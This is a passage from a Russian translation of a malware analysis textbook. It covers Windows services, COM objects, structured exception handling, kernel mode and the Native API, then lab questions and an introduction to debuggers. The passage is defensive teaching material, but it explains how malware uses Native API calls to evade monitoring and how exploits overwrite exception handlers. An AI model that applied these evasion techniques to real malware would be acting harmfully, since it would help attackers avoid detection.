Операционная система Windows поддерживает несколько типов служб, выполняемых по-разному. Вредоносные программы чаще всего используют тип `WIN32_SHARE_PROCESS`, при котором код службы хранится в DLL, а несколько разных служб объединяются в одном общем процессе. В диспетчере задач можно найти несколько экземпляров процесса `svchost.exe`, выполняющих службы типа `WIN32_SHARE_PROCESS`.

Тип `WIN32_OWN_PROCESS` также используется, поскольку хранит код в файле `.exe` и запускает его как независимый процесс.

Последний распространённый тип службы - `KERNEL_DRIVER`, используемый для загрузки кода в ядро. (Работа вредоносных программ в ядре рассматривается далее в этой главе и подробно в главе 10.)

Сведения о службах локальной системы хранятся в реестре. Каждая служба имеет подраздел в `HKLM\SYSTEM\CurrentControlSet\Services`. Например, на рисунке 7-2 показаны записи реестра для `HKLM\SYSTEM\CurrentControlSet\Services\VMware NAT Service`.




Рисунок 7-2. Запись реестра службы VMware NAT

Код службы VMware NAT хранится в `C:\Windows\system32\vmnat.exe`. Значение типа `0x10` соответствует `WIN32_OWN_PROCESS`, а значение запуска `0x02` - `AUTO_START`.

Программа SC - входящий в Windows инструмент командной строки для исследования служб и управления ими. Она поддерживает команды добавления, удаления, запуска, остановки и запроса служб. Например, команда `sc qc` запрашивает параметры конфигурации службы, обращаясь к тем же сведениям, что и запись реестра на рисунке 7-2, но представляет их в более удобочитаемом виде. Работа программы SC показана в листинге 7-10.

```
C:\Users\User1>sc qc "VMware NAT Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMware NAT Service
        TYPE               : 10  ◉WIN32_OWN_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\vmnat.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : VMware NAT Service
        DEPENDENCIES        : VMnetuserif
        SERVICE_START_NAME  : LocalSystem
```

Листинг 7-10. Команда запроса конфигурационных сведений программы SC

В листинге 7-10 показана команда запроса конфигурационных сведений. Эти данные идентичны хранящимся в реестре сведениям о службе VMware NAT, но их проще читать, поскольку числовые значения имеют содержательные метки, например `WIN32_OWN_PROCESS` □. У программы SC много разных команд; запуск SC без параметров выводит список доступных команд. (Подробнее о вредоносных программах, работающих как службы, см. в главе 11.)

Модель компонентных объектов

Microsoft Component Object Model (COM) - стандарт интерфейса, позволяющий разным программным компонентам вызывать код друг друга, не зная внутренних особенностей друг друга. При анализе вредоносной программы, использующей COM, необходимо уметь определять, какой код будет выполнен в результате вызова функции COM.

COM работает с любым языком программирования и была создана для поддержки повторно используемых программных компонентов, доступных всем программам. COM использует конструкцию объектов, хорошо подходящую объектно-ориентированным языкам программирования, но не ограничивается такими языками.

Благодаря универсальности COM широко распространена в основе операционной системы и большинстве приложений Microsoft. Иногда COM также используется сторонними приложениями. Вредоносную программу, использующую функции COM, может быть сложно анализировать, однако можно применять методы из этого раздела.

COM реализована как клиент-серверная архитектура. Клиенты - программы, использующие объекты COM, а серверы - повторно используемые программные компоненты, то есть сами объекты COM. Microsoft предоставляет программам большое число объектов COM.

Каждый поток, использующий COM, должен хотя бы один раз вызвать `OleInitialize` или `CoInitializeEx` перед любыми другими функциями библиотеки COM. Поэтому аналитик вредоносных программ может искать эти вызовы, чтобы определить, использует ли программа функции COM. Однако само знание о том, что вредоносная программа выступает клиентом объекта COM, сообщает немного, поскольку объекты COM разнообразны и широко распространены. Определив использование COM, для продолжения анализа нужно найти несколько идентификаторов используемого объекта.

CLSID, IID и использование объектов COM

Доступ к объектам COM осуществляется через их глобально уникальные идентификаторы (GUID), называемые идентификаторами классов (CLSID) и интерфейсов (IID).

Для получения доступа к функциям COM используется `CoCreateInstance`. Одна из распространённых функций, применяемых вредоносными программами, - `Navigate`, которая позволяет запустить Internet Explorer и обратиться к веб-адресу. `Navigate` входит в интерфейс `IWebBrowser2`, определяющий список функций, которые должны быть реализованы, но не указывающий программу, предоставляющую эту функциональность. Предоставляющая её программа является классом COM, реализующим интерфейс `IWebBrowser2`. В большинстве случаев этот интерфейс реализует Internet Explorer. Интерфейсы обозначаются GUID, называемым IID, а классы - GUID, называемым CLSID.

Рассмотрим пример вредоносной программы, использующей функцию `Navigate` интерфейса `IWebBrowser2`, реализованного Internet Explorer. Сначала вредоносная программа вызывает `CoCreateInstance`. Функция принимает CLSID и IID запрашиваемого объекта. Затем операционная система ищет сведения о классе и загружает программу, которая будет предоставлять функциональность, если та ещё не запущена. Класс `CoCreateInstance` возвращает указатель на структуру с указателями функций. Для использования функций сервера COM вредоносная программа вызывает функцию, указатель которой хранится в структуре, возвращённой `CoCreateInstance`. В листинге 7-11 показано, как код получает доступ к объекту `IWebBrowser2`.

```
00401024 lea    eax, [esp+18h+PointerToComObject]
00401028 push   eax                ; ppv
00401029 push   0offset IID_IWebBrowser2 ; riid
0040102E push   4                  ; dwClsContext
00401030 push   0                  ; pUnkOuter
00401032 push   0offset stru_40211C ; rclsid
00401037 call   CoCreateInstance
```

Листинг 7-11. Обращение к объекту COM с помощью `CoCreateInstance`

Чтобы понять код, щёлкните структуры с IID и CLSID в точках □ и □. В коде указан IID `D30C1661-CDFA-11D0-8A3E-00C04FC9E26E`, представляющий интерфейс `IWebBrowser2`, и CLSID `0002DF01-0000-0000-C000-000000000046`, представляющий Internet Explorer. IDA Pro может распознать и пометить IID `IWebBrowser2`, поскольку он широко используется. Разработчики могут создавать собственные IID, поэтому IDA Pro не всегда способна пометить используемый программой IID и никогда не может пометить CLSID, поскольку дизассемблированный код не содержит необходимых сведений.

Когда программа вызывает `CoCreateInstance`, операционная система по сведениям реестра определяет файл, содержащий запрошенный код COM. Разделы `HKLM\SOFTWARE\Classes\CLSID\` и `HKCU\SOFTWARE\Classes\CLSID` хранят сведения о коде, который должен выполняться для сервера COM. Значение `C:\Program Files\Internet Explorer\iexplore.exe` в подразделе `LocalServer32` раздела `HKLM\SOFTWARE\Classes\CLSID\0002DF01-0000-0000-C000-000000000046` определяет исполняемый файл, который будет загружен при вызове `CoCreateInstance`.

После возврата структуры вызовом `CoCreateInstance` клиент COM вызывает функцию, адрес которой хранится по смещению в структуре. Вызов показан в листинге 7-12. Ссылка на объект COM хранится в стеке, а затем перемещается в EAX. Первое значение структуры указывает на таблицу указателей функций. По смещению `0x2C` в таблице находится вызываемая функция `Navigate`.

```
0040105E push   ecx
0040105F push   ecx
00401060 push   ecx
00401061 mov    esi, eax
```

```

00401063  mov     eax, [esp+24h+PointerToComObject]
00401067  mov     edx, [eax]
00401069  mov     edx, [edx+02Ch]
0040106C  push    ecx
0040106D  push    esi
0040106E  push    eax
0040106F  call    edx

```

Листинг 7-12. Вызов функции COM

Чтобы определить действия вредоносной программы при вызове функции COM, аналитик должен выяснить, по какому смещению хранится функция, а это может быть непросто. IDA Pro хранит смещения и структуры распространённых интерфейсов, доступные в окне структур. Нажмите INSERT, чтобы добавить структуру, затем выберите **Add Standard Structure**. Имя добавляемой структуры имеет вид InterfaceNameVtbl. В нашем примере с Navigate добавляется структура IwebBrowser2Vtbl. После добавления структуры щёлкните правой кнопкой мыши смещение в точке □ дизассемблированного кода, чтобы заменить метку 2Ch именем функции IwebBrowser2Vtbl.Navigate. Теперь IDA Pro добавит комментарии к инструкции вызова и параметрам, помещаемым в стек.

Для функций, отсутствующих в IDA Pro, одна из стратегий определения вызываемой клиентом COM функции - проверить заголовочные файлы интерфейса, указанного в вызове CoCreateInstance. Заголовочные файлы входят в Microsoft Visual Studio и Platform SDK, а также доступны в Интернете. Обычно функции объявлены в заголовочном файле в том же порядке, что и в таблице функций. Например, Navigate является двенадцатой функцией в файле .h, что соответствует смещению 0x2C. Первая функция находится по смещению 0, и каждая занимает 4 байта.

В предыдущем примере при вызове CoCreateInstance Internet Explorer загружался как отдельный процесс, но так происходит не всегда. Некоторые объекты COM реализованы как DLL, загружаемые в пространство процесса исполняемого файла клиента COM. Если объект COM настроен для загрузки как DLL, запись CLSID в реестре содержит подраздел InprocServer32, а не LocalServer32.

Вредоносная программа как сервер COM

Некоторые вредоносные программы реализуют вредоносный сервер COM, который затем используется другими приложениями. Распространённый способ реализации функций сервера COM вредоносной программой - Browser Helper Objects (BHO), сторонние подключаемые модули Internet Explorer. На BHO не накладывается ограничений, поэтому авторы вредоносных программ используют их для выполнения кода внутри процесса Internet Explorer. Это позволяет отслеживать интернет-трафик, следить за использованием браузера и взаимодействовать с Интернетом без собственного процесса.

Вредоносную программу, реализующую сервер COM, обычно легко обнаружить, поскольку она экспортирует несколько функций: DllCanUnloadNow, DllGetClassObject, DllInstall, DllRegisterServer и DllUnregisterServer, обязательных для всех серверов COM.

Исключения: когда что-то идёт не так

Исключения позволяют программе обрабатывать события за пределами обычного потока выполнения. Чаще всего они вызваны ошибками, например делением на ноль. При исключении выполнение передаётся специальной процедуре, разрешающей исключение. Некоторые исключения, например деление на ноль, возбуждаются оборудованием; другие, например

недопустимое обращение к памяти, - операционной системой. Исключение также можно явно возбудить в коде вызовом `RaiseException`.

Structured Exception Handling (SEH) - механизм Windows для обработки исключений. В 32-разрядных системах сведения SEH хранятся в стеке. В листинге 7-13 показаны первые несколько строк дизассемблированной функции с обработкой исключений.

```
01006170 push  offset loc_10061C0
01006175 mov     eax, large fs:0
0100617B push  eax
0100617C mov     large fs:0, esp
```

Листинг 7-13. Хранение сведений обработки исключений в `fs:0`

В начале функции кадр обработки исключений помещается в стек в точке `□`. Специальное расположение `fs:0` указывает на адрес в стеке, хранящий сведения об исключении. В стеке находится адрес обработчика исключения, а также обработчик, использованный вызывающей функцией в точке `□`; он восстанавливается в конце функции. При исключении Windows ищет в `fs:0` расположение стека со сведениями об исключении, после чего вызывает обработчик. После обработки исключения выполнение возвращается в основной поток.

Обработчики исключений вложены, и не каждый обработчик реагирует на все исключения. Если обработчик текущего кадра не обрабатывает исключение, оно передаётся обработчику кадра вызывающей функции. В конце концов, если ни один обработчик не отреагирует, обработчик верхнего уровня аварийно завершает приложение.

Обработчики исключений могут использоваться в коде эксплойта для получения управления. Указатель на сведения обработки исключений хранится в стеке, и при переполнении стека злоумышленник может его перезаписать. Указав новый обработчик, злоумышленник получает управление при возникновении исключения. Исключения подробнее рассматриваются в главах об отладке и противодействии отладке (главы 8-10, 15 и 16).

Режим ядра и пользовательский режим

Windows использует два уровня привилегий процессора: режим ядра и пользовательский режим. Все функции, обсуждавшиеся в этой главе, были функциями пользовательского режима, но те же действия можно выполнять эквивалентными способами в режиме ядра.

Почти весь код выполняется в пользовательском режиме, кроме операционной системы и драйверов оборудования, работающих в режиме ядра. В пользовательском режиме каждый процесс имеет собственную память, разрешения безопасности и ресурсы. Если программа пользовательского режима выполняет недопустимую инструкцию и аварийно завершается, Windows может освободить все ресурсы и завершить программу.

Обычно пользовательский режим не может непосредственно обращаться к оборудованию и имеет доступ лишь к подмножеству регистров и инструкций центрального процессора. Для управления оборудованием или изменения состояния ядра из пользовательского режима необходимо полагаться на Windows API.

Когда вызывается функция Windows API, изменяющая структуры ядра, она выполняет вызов в ядро. Наличие в дизассемблированном коде инструкции `SYSENTER`, `SYSCALL` или `INT 0x2E` указывает на вызов ядра. Поскольку напрямую перейти из пользовательского режима в ядро невозможно, эти инструкции используют таблицы поиска для нахождения заранее определённой функции, выполняемой в ядре.

Все выполняющиеся в ядре процессы совместно используют ресурсы и адреса памяти. Код режима ядра проходит меньше проверок безопасности. Если выполняющийся в ядре код содержит недопустимые инструкции, операционная система не может продолжать работу, и появляется знаменитый синий экран Windows.

Код ядра может управлять кодом пользовательского пространства, но код пользовательского пространства воздействует на ядро только через строго определённые интерфейсы. Хотя весь код ядра совместно использует память и ресурсы, активным всегда является единственный контекст процесса.

Код ядра очень важен для авторов вредоносных программ, поскольку режим ядра позволяет делать больше, чем пользовательский. Большинство защитных программ, например антивирусы и межсетевые экраны, работает в режиме ядра, чтобы получать доступ к действиям всех приложений системы и отслеживать их. Вредоносная программа режима ядра легче вмешивается в работу защитных программ или обходит межсетевые экраны.

Очевидно, что работающая в ядре вредоносная программа значительно мощнее программы пользовательского пространства. В пространстве ядра исчезает различие между процессами привилегированного и непривилегированного пользователя. Кроме того, функции аудита операционной системы не распространяются на ядро. По этим причинам почти все руткиты используют код режима ядра.

Разрабатывать код режима ядра значительно сложнее, чем пользовательский. Одно из основных препятствий состоит в том, что при разработке и отладке код ядра намного чаще приводит к сбою системы. Кроме того, в ядре недоступны многие распространённые функции и существует меньше инструментов для компиляции и разработки кода режима ядра. Из-за этих трудностей в ядре работают только сложные вредоносные программы. Большинство вредоносных программ не имеет компонента ядра. (Подробнее об анализе вредоносных программ ядра см. в главе 10.)

Native API

Native API - низкоуровневый интерфейс взаимодействия с Windows, редко используемый обычными программами, но популярный среди авторов вредоносных программ. Вызов функций Native API позволяет обойти обычный Windows API.

При вызове функции Windows API она обычно не выполняет запрошенное действие непосредственно, поскольку большинство важных структур данных хранится в ядре, недоступном коду вне ядра, то есть коду пользовательского режима. Microsoft создала многоэтапный процесс, посредством которого пользовательские приложения получают необходимую функциональность. На рисунке 7-3 показано, как он работает для большинства вызовов API.




Figure 7-3: User mode and kernel mode

Рисунок 7-3. Пользовательский режим и режим ядра

Пользовательским приложениям предоставляется доступ к пользовательским API, например kernel32.dll и другим DLL, которые вызывают ntdll.dll, особую DLL, управляющую взаимодействием между пользовательским пространством и ядром. Затем процессор переключается в режим ядра и выполняет функцию ядра, обычно расположенную в ntoskrnl.exe. Процесс сложен, но разделение API ядра и пользователя позволяет Microsoft изменять ядро, не затрагивая существующие приложения.

Функции ntdll используют API и структуры, подобные применяемым в ядре. Эти функции и образуют Native API. Программы не должны вызывать Native API, но операционная система этому не препятствует. Хотя Microsoft не предоставляет подробной документации Native API, существуют сайты и книги, описывающие эти функции. Лучший справочник - Windows NT/2000 Native API Reference Гэри Неббетта (Sams, 2000), хотя он довольно стар. Более свежие сведения доступны в интернет-источниках, например undocumented.ntinternals.net.

Прямой вызов Native API привлекателен для авторов вредоносных программ, поскольку позволяет делать то, что иначе могло бы оказаться невозможным. Множество функций не представлено в обычном Windows API, но доступно через прямые вызовы Native API.

Кроме того, прямой вызов Native API иногда менее заметен. Многие антивирусы и средства защиты узла отслеживают системные вызовы процесса. Если процесс вызывает функцию Native API напрямую, он может обойти плохо спроектированное средство защиты.

На рисунке 7-4 показан системный вызов с плохо спроектированной защитной программой, отслеживающей вызовы kernel32.dll. Для обхода защиты гипотетическая вредоносная программа использует Native API. Вместо функций Windows ReadFile и WriteFile она вызывает NtReadFile и NtWriteFile. Эти функции находятся в ntdll.dll и не отслеживаются защитной программой. Хорошо спроектированное средство защиты контролирует вызовы на всех уровнях, включая ядро, чтобы этот приём не работал.




Figure 7-4: Using the Native API to avoid detection

Рисунок 7-4. Использование Native API для обхода обнаружения

Существует ряд вызовов Native API для получения сведений о системе, процессах, потоках, дескрипторах и других элементах. К ним относятся `NtQuerySystemInformation`, `NtQueryInformationProcess`, `NtQueryInformationThread`, `NtQueryInformationFile` и `NtQueryInformationKey`. Эти вызовы предоставляют намного более подробные сведения, чем любые доступные вызовы Win32, а некоторые функции позволяют задавать детальные атрибуты файлов, процессов, потоков и так далее.

Ещё одна популярная среди авторов вредоносных программ функция Native API - `NtContinue`. Она используется для возврата из исключения и предназначена для передачи выполнения обратно в основной поток программы после обработки исключения. Однако расположение возврата задаётся в контексте исключения и может быть изменено. Вредоносные программы часто используют эту функцию для сложной передачи выполнения, чтобы запутать аналитика и усложнить отладку программы.

Примечание. Мы рассмотрели несколько функций с префиксом `Nt`. В некоторых местах, например в таблицах экспорта `ntdll.dll`, одна функция может иметь префикс `Nt` или `Zw`. Например, существуют функции `NtReadFile` и `ZwReadFile`. В пользовательском пространстве они действуют совершенно одинаково и обычно вызывают один и тот же код. При вызове из режима ядра иногда имеются небольшие различия, но аналитик вредоносных программ может смело их игнорировать.

Нативные приложения не используют подсистему Win32 и выполняют только вызовы Native API. Такие приложения редко встречаются среди вредоносных программ и почти не встречаются среди обычного программного обеспечения, поэтому нативное приложение, скорее всего, является вредоносным. Поле подсистемы в заголовке PE указывает, является ли программа нативным приложением.

Заключение

В этой главе рассматривались концепции Windows, важные для анализа вредоносных программ. Такие понятия, как процессы, потоки и сетевая функциональность, будут встречаться при анализе вредоносных программ.

Многие конкретные примеры вредоносных программ из этой главы чрезвычайно распространены, и знакомство с ними позволит быстро распознавать их и лучше понимать общее назначение программы. Эти концепции важны для статического анализа вредоносных программ; они встретятся в лабораторных работах всей книги и в реальных вредоносных программах.

Лабораторные работы

Лабораторная работа 7-1

Проанализируйте вредоносную программу из файла Lab07-01.exe.

Вопросы

1. Как программа обеспечивает продолжение своей работы (закрепление) после перезагрузки компьютера?
2. Почему программа использует мьютекс?
3. Какая сигнатура на узле подходит для обнаружения этой программы?
4. Какая сетевая сигнатура подходит для обнаружения этой вредоносной программы?
5. Каково назначение программы?
6. Когда программа завершит выполнение?

Лабораторная работа 7-2

Проанализируйте вредоносную программу из файла Lab07-02.exe.

Вопросы

1. Как программа закрепляется в системе?
2. Каково назначение программы?
3. Когда программа завершит выполнение?

Лабораторная работа 7-3

Для этой лабораторной работы мы получили вредоносный исполняемый файл Lab07-03.exe и DLL Lab07-03.dll до их выполнения. Это важно отметить, поскольку после запуска вредоносная программа может измениться. Оба файла были найдены в одном каталоге машины жертвы. При запуске программы убедитесь, что оба файла находятся в одном каталоге машины анализа. Видимая строка IP, начинающаяся с 127 (адрес обратной петли), подключается к локальной машине. (В настоящей версии вредоносной программы этот адрес подключается к удалённой машине, но для вашей защиты мы настроили подключение к localhost.)

Предупреждение. Эта лабораторная работа может нанести вашему компьютеру значительный ущерб, а после установки программу может быть трудно удалить. Не запускайте файл без виртуальной машины со снимком, сделанным до выполнения.

Эта работа может оказаться несколько сложнее предыдущих. Потребуется сочетать статические и динамические методы и сосредоточиться на общей картине, чтобы не увязнуть в деталях.

Вопросы

1. Как программа закрепляется в системе, обеспечивая продолжение работы после перезагрузки компьютера?
2. Назовите две хорошие сигнатуры этой вредоносной программы на узле.
3. Каково назначение программы?
4. Как удалить эту вредоносную программу после установки?

Часть III. Расширенный динамический анализ

Глава 8. Отладка

Отладчик - программное обеспечение или оборудование, используемое для проверки или исследования выполнения другой программы. Отладчики помогают при разработке программного обеспечения, поскольку при первом написании программы обычно содержат ошибки. В ходе разработки вы передаёте программе входные данные и видите результат, но не наблюдаете, как программа его получает. Отладчики позволяют заглянуть внутрь действий программы во время выполнения. Они предназначены для измерения внутреннего состояния и выполнения программы и управления ими.

Отладчики предоставляют сведения о программе, которые было бы трудно, а иногда невозможно получить с помощью дизассемблера. Дизассемблеры дают снимок программы непосредственно перед выполнением первой инструкции. Отладчики показывают программу в динамике во время работы. Например, они могут отображать значения адресов памяти по мере их изменения в ходе выполнения программы.

Возможность измерять выполнение программы и управлять им даёт критически важные сведения при анализе вредоносных программ. Отладчики позволяют видеть значение каждой области памяти, каждого регистра и каждого аргумента любой функции. Кроме того, в любой момент можно изменить что угодно в выполнении программы. Например, значение отдельной переменной можно изменить в любой момент времени, если имеется достаточно сведений о переменной, включая её расположение.

В следующих двух главах мы рассмотрим два отладчика: OllyDbg и WinDbg. Эта глава посвящена концепциям и возможностям, общим для всех отладчиков.

Отладчики уровня исходного и ассемблерного кода

Большинство разработчиков знакомо с отладчиками уровня исходного кода, позволяющими отлаживать программу непосредственно при написании. Такой отладчик обычно встроен в интегрированную среду разработки (IDE). Отладчики уровня исходного кода позволяют устанавливать точки останова, которые останавливают выполнение на строках исходного кода для исследования внутреннего состояния переменных, а также пошагово выполнять программу по одной строке. (Точки останова подробнее рассматриваются далее в этой главе.)

Отладчики уровня ассемблерного кода, иногда называемые низкоуровневыми, работают с ассемблерным, а не исходным кодом. Как и в отладчике исходного кода, здесь можно пошагово выполнять программу по одной инструкции, устанавливать точки останова на определённых строках ассемблерного кода и исследовать области памяти.

Аналитики вредоносных программ активно используют отладчики уровня ассемблерного кода, поскольку им не требуется доступ к исходному коду программы.

Отладка режима ядра и пользовательского режима

В главе 7 обсуждались некоторые различия между пользовательским режимом Windows и режимом ядра. Отлаживать код режима ядра сложнее, чем код пользовательского режима, поскольку для ядра обычно требуются две разные системы. В пользовательском режиме отладчик работает в той же системе, что и отлаживаемый код. При такой отладке исследуется один исполняемый файл,

отделённой операционной системой от остальных.

Отладка ядра выполняется на двух системах, поскольку ядро только одно: если оно находится на точке останова, в системе не может работать ни одно приложение. Одна система выполняет отлаживаемый код, а другая - отладчик. Кроме того, операционная система должна быть настроена для отладки ядра, а две машины необходимо соединить.

Примечание. Запустить отладчик ядра в той же системе, где выполняется отлаживаемый код, возможно, но это встречается чрезвычайно редко. Ранее такую возможность предоставляла программа SoftICE, но она не поддерживается с начала 2007 года. Сейчас ни один поставщик не предлагает продукт с такой функциональностью.

Для отладки пользовательского режима и режима ядра существуют разные программные пакеты. В настоящее время WinDbg - единственный популярный инструмент, поддерживающий отладку ядра. OllyDbg - самый популярный отладчик среди аналитиков вредоносных программ, но он не поддерживает отладку ядра. WinDbg также поддерживает отладку пользовательского режима, а IDA Pro имеет встроенный отладчик, однако они не предлагают тех же возможностей и удобства, что OllyDbg.

Использование отладчика

Существует два способа отладки программы. Первый - запустить программу с помощью отладчика. Когда программа запускается и загружается в память, её выполнение останавливается непосредственно перед выполнением точки входа. С этого момента вы полностью управляете программой.

Можно также присоединить отладчик к уже работающей программе. Все потоки программы приостанавливаются, после чего её можно отлаживать. Такой подход удобен, когда требуется отладить программу после того, как она некоторое время работала, или исследовать процесс, затронутый вредоносной программой.

Пошаговое выполнение

Самое простое действие в отладчике - пошаговое выполнение программы, то есть запуск одной инструкции с последующим возвратом управления отладчику. Оно позволяет видеть всё происходящее внутри программы.

Пошагово выполнить можно всю программу, но для сложных программ делать этого не следует, поскольку потребуется очень много времени. Пошаговое выполнение хорошо помогает понять подробности участка кода, однако выбирать анализируемый код необходимо избирательно. Сосредоточьтесь на общей картине, иначе потеряетесь в деталях.

Например, дизассемблированный код в листинге 8-1 показывает, как отладчик помогает понять участок кода.

```
mov     edi, DWORD_00406904
mov     ecx, 0x0d
LOC_040106B2
xor     [edi], 0x9C
inc     edi
loopw   LOC_040106B2
...
DWORD:00406904:  F8FDF3D0  •
```


Листинг 8-1. Пошаговое выполнение кода

Листинг показывает адрес данных, к которому выполняются обращения и который изменяется в цикле. Показанное в конце значение данных `00` не похоже на текст ASCII или другое узнаваемое значение, но с помощью отладчика можно пошагово пройти цикл и выяснить, что делает код.

Если пошагово выполнить этот цикл в WinDbg или OllyDbg, можно увидеть изменение данных. Например, в листинге 8-2 показано, как 13 байтов, изменяемых этой функцией, меняются на каждой итерации цикла. (В листинге показаны байты по этим адресам вместе с их представлением ASCII.)

```
D0F3FDF8 D0F5FEEE FDEEE5DD 9C (.....)
4CF3FDF8 D0F5FEEE FDEEE5DD 9C (L.....)
4C6FFDF8 D0F5FEEE FDEEE5DD 9C (Lo.....)
4C6F61F8 D0F5FEEE FDEEE5DD 9C (Loa.....)
. . . SNIP . . .
4C6F6164 4C696272 61727941 00 (LoadLibraryA.)
```

Листинг 8-2. Пошаговое выполнение участка кода для наблюдения за изменением памяти

С присоединённым отладчиком становится ясно, что эта функция использует однобайтовую операцию XOR для декодирования строки LoadLibraryA. Только статическим анализом распознать эту строку было бы сложнее.

Шаг с обходом и шаг с заходом

При пошаговом выполнении кода отладчик останавливается после каждой инструкции. Однако обычно вас интересуют действия программы в целом, а не внутреннее устройство каждого вызова. Например, если программа вызывает LoadLibrary, вероятно, нет необходимости пошагово проходить каждую инструкцию этой функции.

Управлять отображаемыми в отладчике инструкциями можно с помощью шага с обходом или шага с заходом. Шаг с обходом инструкции call пропускает её. Например, после выполнения вызова с обходом следующей показанной инструкцией будет инструкция после возврата из функции. При шаге с заходом в инструкцию call следующей в отладчике появится первая инструкция вызываемой функции.

Шаг с обходом значительно уменьшает число исследуемых инструкций, но создаёт риск пропустить важную функциональность, если обойти не ту функцию. Кроме того, некоторые вызванные функции никогда не возвращают управление. Если выполнить с обходом вызов такой функции, отладчик уже не получит управление. Когда это произойдёт (а это, вероятно, произойдёт), перезапустите программу и дойдите до того же места, но на этот раз зайдите внутрь функции.

Примечание. Здесь особенно полезна функция записи и воспроизведения VMware. Если вы выполнили с обходом функцию, которая не возвращает управление, можно воспроизвести сеанс отладки и исправить ошибку. Начните запись при начале отладки. Когда выполните с обходом невозвращающуюся функцию, остановите запись. Воспроизведите её до момента непосредственно перед обходом функции, остановите воспроизведение и возьмите машину под управление, но на этот раз выполните шаг с заходом.

